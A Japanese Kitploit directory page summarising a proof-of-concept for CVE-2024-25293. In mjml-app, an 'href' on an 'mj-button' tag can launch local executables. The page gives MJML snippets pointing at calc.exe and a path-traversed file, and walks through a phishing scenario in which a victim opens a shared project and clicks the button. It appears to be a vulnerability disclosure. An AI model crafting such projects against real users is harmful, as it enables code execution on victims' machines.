Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2024-25293 — mjml-app v3.0.4 & 3.1.0-beta RCEエクスプロイト | Kitploit
ツール/GitHubGitHub/eqstlab/cve-2024-25293
フィッシングツールペイロード生成脆弱性分析エクスプロイトウェブアプリケーション悪用設定ミス
GitHubeqstlab/cve-2024-25293

CVE-2024-25293

mjml-app v3.0.4 & 3.1.0-beta RCEエクスプロイト

リポジトリを見る
302年前未レビュー
共有

MJML ローカルコード実行 PoC

CVE-2024-25293 脆弱性の Proof-Of-Concept です。

mjml-app v3.0.4 & 3.1.0-beta には、リモートコード実行 (RCE) が含まれることが発見されました。 このリポジトリには、脆弱なアプリケーションのサンプルと、それに対する Proof-Of-Concept (POC) エクスプロイトがあります。

PoC として、このプロセスを自動化する Python ファイルがあります。

1.脆弱性の概要:

  • 脆弱性の対象: ローカルコード実行
  • 脆弱性のバージョン: mjml-app 3.0.4-win & mjml-app 3.1.0-beta
  • 攻撃タイプ: リモートコード実行
  • 攻撃コンポーネント: 影響を受けるソースコードファイル内の 'mj-button' タグにおいて、'href' 属性によりローカルコード実行が可能になります。
  • 予約済み CVE 番号: CVE-2024-25293

2. 脆弱性の原因:

  • mjml-app 3.0.4-win & mjml-app 3.1.0 beta は、'mj-button' タグにおけるセキュリティ設定ミス (Security Misconfiguration) が原因で、任意のコード実行が可能になります。
  • エクスプロイトの説明
    • mjml アプリケーション内のイベントタグを通じてローカルファイルを実行することは、セキュリティ上の脅威となります。さらに、アプリケーション内でパストラバーサル (Path Traversal) と組み合わせることでコードが実行される可能性があり、パッチが必要です。 image

概念実証 (POC)

ステップ 1) 攻撃者は 'href' タグを持つ 'mj-button' を作成し、

  • ケース 1) パストラバーサルによるコード実行 (notepad.exe)
  • ケース 2) コード実行 (calc.exe)
<mjml>
  <mj-body>
    <mj-section>
      <mj-column>
        <mj-button background-color="#f45e43" color="white" href="C:\Users\EQST\Desktop\jruru\..\jruru_hacked.txt"> jruru </mj-button>
        <mj-button background-color="#f45e43" color="white" href="C:Windows/System32/calc.exe"> Code Execution </mj-button>
      </mj-column>
    </mj-section>
  </mj-body>
</mjml>

mjml1

ステップ 2) 攻撃者は次のコードを使用してメインのフィッシングプロジェクトを作成します。

<!-- header.mjml -->
<mj-section>
  <mj-column>
    <mj-text>This is a demo jruru</mj-text>
  </mj-column>
</mj-section>
<!-- main.mjml -->
<mj-include path="./index.mjml" />

mjml2

ステップ 3) 被害者が共有プロジェクトを開いてボタンをクリックすると、ペイロード (calc、notepad など) の実行がトリガーされます。 mjml3


3. 追加情報

アプリケーション内で href タグを通じて exe ファイルを実行することは危険であり、パストラバーサルと組み合わせてファイルを実行することはセキュリティ上の問題です。これにより、ローカルファイルを実行するためのフィッシングプロジェクトが作成・配布される可能性があります。したがって、このような実行を防ぐために、この機能を修正することが不可欠です。


ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    755
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    510
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    415
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    343
  • 5

    antifox

    antifox-ai/antifox

    偵察、攻撃対象領域の探索、エクスプロイト検証、証拠に基づくレポート提供を実行するAIマルチエージェント自律ペネトレーションテストプラットフォーム。

    259
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    258

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →







